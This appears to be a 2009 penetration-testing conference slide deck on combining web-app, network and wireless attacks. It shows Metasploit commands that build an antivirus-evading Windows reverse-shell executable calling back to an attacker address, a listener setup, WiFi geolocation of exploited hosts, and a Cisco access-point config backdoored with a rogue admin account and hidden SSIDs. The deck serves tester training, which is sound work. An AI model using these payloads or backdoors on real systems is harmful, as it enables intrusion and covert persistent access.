



# Penetration Testing & Ethical Hacking Summit

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**How are compliance requirements driving my pen testing strategies and how can I maximize my returns?**

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
# The Pen Test Perfect Storm: Combining Network, Web App, and Wireless Pen Test Techniques – Part 3

By Kevin Johnson,  
Ed Skoudis, & Joshua Wright

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Version 1Q09

# Outline

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## Previously in the Trilogy...


- Web App Attacks – Kevin Fu
- Network Attack – Ed Fu
- Wireless Attacks – Josh Fu
- Combining It All Together – A Scenario
- The Future
- Conclusions and Q&A

# Previously on 24...

- To recap, in Parts 1 & 2 of this trilogy, we discussed how pen tests and testers are often categorized:
  - 1) Network tests
  - 2) Web application tests
  - 3) Wireless tests
  - 4) Others, but those are the biggies...
- We also proposed that...
- ...if you want to be a *great* pen tester...
- ...make sure you can pivot between network pen tests, web app tests, and wireless pen tests
  - Furthermore, integrate these attack vectors together into a much more powerful combined attack
- To procure *great* pen tests, specify combined tests



# And, We Covered a Scenario



# Today's Focus

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- Let's build on the concept of combined testing
- We'll discuss useful new tools and techniques
- In Part 1, the flow was 1) wireless 2) web app 3) network
- In Part 2, the flow was 1) network 2) wireless 3) web app
- To illustrate the pragmatic and iterative nature of combined tests, we'll alter the order this time:
  - 1) Web App attack – Discovery and exploitation (Ratproxy, Yokoso!)
  - 2) Network exploitation – Useful Metasploit features (msfpayload, msfencode, multi-encode options for dodging Anti-Virus)
  - 3) Wireless attack – Wireless Geo-location, GeoWig, and "Ghost in the AP" techniques

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# Ratproxy: Passive Interception Proxy

- Ratproxy is a mostly passive scanner
    - Active tests are enable-able!
  - Designed to proxy traffic and scan for flaws
    - Based on the interplay between client and server
  - Focuses on “Web 2.0” flaws
    - Includes the ability to decompile and analyze Flash objects
    - Was one of the first tools to find Cross-Site Request Forgery (CSRF) flaws well
  - Ratproxy allows us to combine mapping the application and running a first pass looking for flaws
  - Efficiency is the key!
    - Chaining Ratproxy with other interception proxies that spider the site is one of our tricks
- 
- | Report risk and risk modifier designations: |   |
|---|---|
| <b>LOW</b> to <b>HIGH</b>                   | Issue urgency classification (composite of impact and identification accuracy)          |
| <b>INFO</b>                                 | Non-discriminatory entry for further analysis   |
| <b>ECHO</b> / <b>echo</b>                   | Query parameters echoed back / not echoed in HTTP response, respectively                |
| <b>PRED</b> / <b>pred</b>                   | Request URL or query data likely is / is not predictable to third parties, respectively |
| <b>AUTH</b> / <b>auth</b>                   | Request requires / does not require cookie authentication, respectively                 |
- #### POST query with no XSRF protection [\[toggle\]](#)
- Parameter-accepting POST requests that lack security tokens. Some POST requests change application state, and may be vulnerable to cross-site request forgery attacks.



**Report risk and risk modifier designations:**

<b>LOW</b> to <b>HIGH</b>	Issue urgency classification (composite of impact and identification accuracy)
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<b>AUTH</b> / <b>auth</b>	Request requires / does not require cookie authentication, respectively

### POST query with no XSRF protection [\[toggle\]](#)

Parameter-accepting POST requests that lack security tokens. Some POST requests change application state, and may be vulnerable to cross-site request forgery attacks.

```

HIGH ECHO PRED AUTH POST http://10.10.10.50:80/blog560/registeruser.php → 200
Payload: username=testuser5&pw1=testpw5&pw2=testpw5
Response (1222): <html version="1.0" encoding="UTF-8"?><!\DOCTYPE html \n PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" \n "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head><title>Blog 560 -- Registration Successful</title></head><body><table border="0" width="100%"><tr><td align="left" width="33%"></td><td align="center" width="33%"><br /><font size="+2">Registration Successful</font></td><td align="left" width="33%"></td><td align="center" width="33%"><font si...
MIME type: text/html, detected: application/xhtml+xml, charset: UTF-8

```

## CSRF Flaw with various qualifiers

# Pen

rfect


3



# Yokoso!


## Infrastructure Fingerprinting

- Originally designed to be an infrastructure fingerprinter
  - Delivered via XSS flaws
- Contains three parts
  - Lists of interesting URIs
  - JavaScript code to find those URIs in browser history
  - JavaScript code to find those URIs within the target network
- These parts are usable on compromised machines
  - Also come bundled for use within BeEF
- The project is looking for more help collecting interesting URIs
  - For instructions, please visit <http://yokoso.inguardians.com>



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# Packaging an Attack with msfpayload

- Use the msfpayload tool in Metasploit 3.X to turn a payload into an EXE
- \$ **./msfpayload windows/shell/reverse\_tcp LHOST=[AttackerIPAddr] LPORT=80 X**
- The X generates an executable
  - There are other options, including R, for raw
- We could put the payload on a USB token, send it via e-mail, put it on a file share, etc.
  - Or, I don't know... maybe deliver it via CSRF? Just wait...
- But, won't an AV tool detect it?
  - Perhaps... so let's encode it to evade detection!

# Evading IDS/IPS/AV with msfencode

- Metasploit supports encoding exploits and payloads
  - In msfconsole, use "show encoders" and "set ENCODER [encoder]"
  - Or, you can use msfencode program to encode a raw payload
    - The latest trunk version supports a -c [N] option, to apply N rounds of encoding
  - One of the best encoders for evasion is "x86/shikata\_ga\_nai" – Japanese for "nothing can be done about it"


```
$ ./msfpayload windows/shell/reverse_tcp  
LHOST=[AttackerIPAddr] LPORT=80 R | ./msfencode -e  
x86/shikata_ga_nai -c 4 -t exe -o payload.exe
```

- You need to get Metasploit ready for the inbound connection:

```
msf > use exploit/multi/handler  
msf > set PAYLOAD windows/shell/reverse_tcp  
msf > set LHOST [AttackerIPAddr]  
msf > set LPORT 80  
msf > exploit
```

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# Wireless Geo-Location

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- Question: Where is the client device I have just exploited?
  - IP address information can be misleading (VPN, static, internal networks)
  - iPhone *pseudo GPS* uses nearby Wi-Fi and cellular towers for location analysis
- Not enough integrated GSM/EV-DO interfaces to use cell tower locations
- Wi-Fi device location database available with the Wireless Geographic Logging Engine
  - [www.wigle.net](http://www.wigle.net), inspired by wardrivers!

# What Networks Are Nearby?

- Vista and OSX provide command-line tools for network discovery (no love for XP)

```
C:\>netsh wlan show networks mode=bssid | find "BSSID"
```

```
BSSID 1 : 00:1a:53:c1:d3:b6
BSSID 1 : 00:8d:75:ac:6c:fd
BSSID 1 : 00:78:6a:f6:b0:b2
BSSID 1 : 00:1c:df:28:ca:98
BSSID 1 : 00:e3:e2:00:a0:5e
BSSID 1 : 00:c5:17:34:8b:a3
```

Vista

```
$ cd /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources
```

```
$ ./airport -s
```

	SSID	BSSID	RSSI	CHANNEL	SECURITY (auth/unicast/group)
Belkin_N1_Wireless_A48C93	00:00:f6:38:00:fd	-88	6	NONE	
07FX10055314	00:1a:53:c1:d3:b6	-81	6	WEP	
Nicole	00:1c:df:28:ca:98	-67	11	WEP	
somethingclever	00:78:6a:f6:b0:b2	-52	1	WPA(PSK/TKIP/TKIP)	
rugby	00:c5:17:34:8b:a3	-87	6	WPA(PSK/TKIP/TKIP)	
jrockets	00:8d:75:ac:6c:fd	-33	6	WPA(802.1x/TKIP/TKIP)	
NETGEAR	00:e3:e2:00:a0:5e	-91	11	NONE	

OS X

# WiGLE Search

WiGLE - Wireless Geographic Logging Engine - Plotting WiFi on Maps - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://wgle.net/gps/gps/main/query, Google

BSSID or MAC (0A:2C:EF:3D:25:1E):

SSID or Network Name (foobar):

☐ Must Be a FreeNet  
☐ Must Be a Commercial Pay Net  
☐ Must Have DHCP Enabled  
☐ Only Networks I Was the First to Discover

Done


Free account  
required to search  
by BSSID

WiGLE - Wireless Geographic Logging Engine - Plotting WiFi on Maps - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://wgle.net/gps/gps/main/confir Google

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 **Search Results:**

Showing stations 1 through 1 of this query.

map it	netid	ssid	comment	name	type	freenet	paynet	firsttime	flags	wep	trilat	trilong	dhcp
<a href="#">Get Map</a>	00:1C:DF: [REDACTED]	Nicole			infra	?	?	2009-03-13 08:50:02		Y	41.749 [REDACTED]	-71.357 [REDACTED]	?

[WiGLE Home](#)

Done

wigle.net


# Tool: GeoWig

- Automates searching WiGLE for BSSIDs
- Heuristics to identify APs with similar MAC addresses
  - Common in corporate WLAN deployments
- Available soon: [www.inguardians.com/tools](http://www.inguardians.com/tools)

```
C:\>python geowig.py -u josh -p password 00:1a:53:c1:d3:b6 00:8d:75:ac:6c:fd
00:78:6a:f6:b0:b2 00:1c:df:28:ca:98 00:e3:e2:00:a0:5e 00:c5:17:34:8b:a3
GeoWiG 0.1 - Geographic Wireless Guesser. <jwright@willhackforsushi.com>
Please remember to support the WiGLE Project! http://www.wigle.net

* Successfully authenticated to wigle.net
* Searching for: 00:1a:53:c1:d3:b6 00:8d:75:ac:6c:fd 00:78:6a:f6:b0:b2
00:ba:76:28:ca:98 00:e3:e2:00:a0:5e 00:c5:17:34:8b:a3

Found 5 entries for 6 BSSIDs, calculated lat/lon: 41.749[REDACTED] -71.358[REDACTED]
```



# Ghost in the AP

---

- Compromised APs provide tremendous value in a pen-test
- Leveraged as a network backdoor
  - Configure additional virtual SSIDs
  - Cloaked SSID with authorized (or similar) MAC address (may go unnoticed)
- Attacker can target any VLAN accessible to compromised AP!
- Cisco Aironet device as an example, applies to many device manufacturers



# Dubious Configuration

```
username admin1 privilege 15 secret 5
$1$9Q...
username admin2 privilege 1 secret 5
$1$8oR...
aaa authentication login local enable

interface Dot11Radio0
 encryption vlan 101 ciphers aes-ccm
!
ssid KJOCorpNet
 vlan 101
 guest-mode
 authentication network-eap eap_methods
!
ssid KJOGuest
 vlan 156
 guest-mode
 authentication open
```

**Before**


```
username admin1 privilege 15 secret 5
$1$9Q...
username admin2 privilege 1 secret 5
$1$8oR...
username acoop privilege 15 secret "evilpass"
aaa authentication login local enable

interface Dot11Radio0
 encryption vlan 101 ciphers aes-ccm
encryption vlan 1 ciphers aes-ccm
encryption vlan 102 ciphers aes-ccm
!
ssid KJOCorpNet
 vlan 101
 guest-mode
 authentication network-eap eap_methods
!
ssid KJOGuest
 vlan 156
 guest-mode
 authentication open
!
! Backdoor network access SSID on mgmt VLAN
ssid attackerBackdoorWlan
 wpa-psk ascii KevinReallyWearsGlasses
 vlan 1
 no guest-mode
!
! Attacking any other accessible VLAN
example
ssid attackVlan102
 wpa-psk ascii YouWontGuess
 vlan 102
 no guest-mode
```


***Eeek!***

# Outline


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# Analyze Website with RatProxy... Find CSRF Flaw



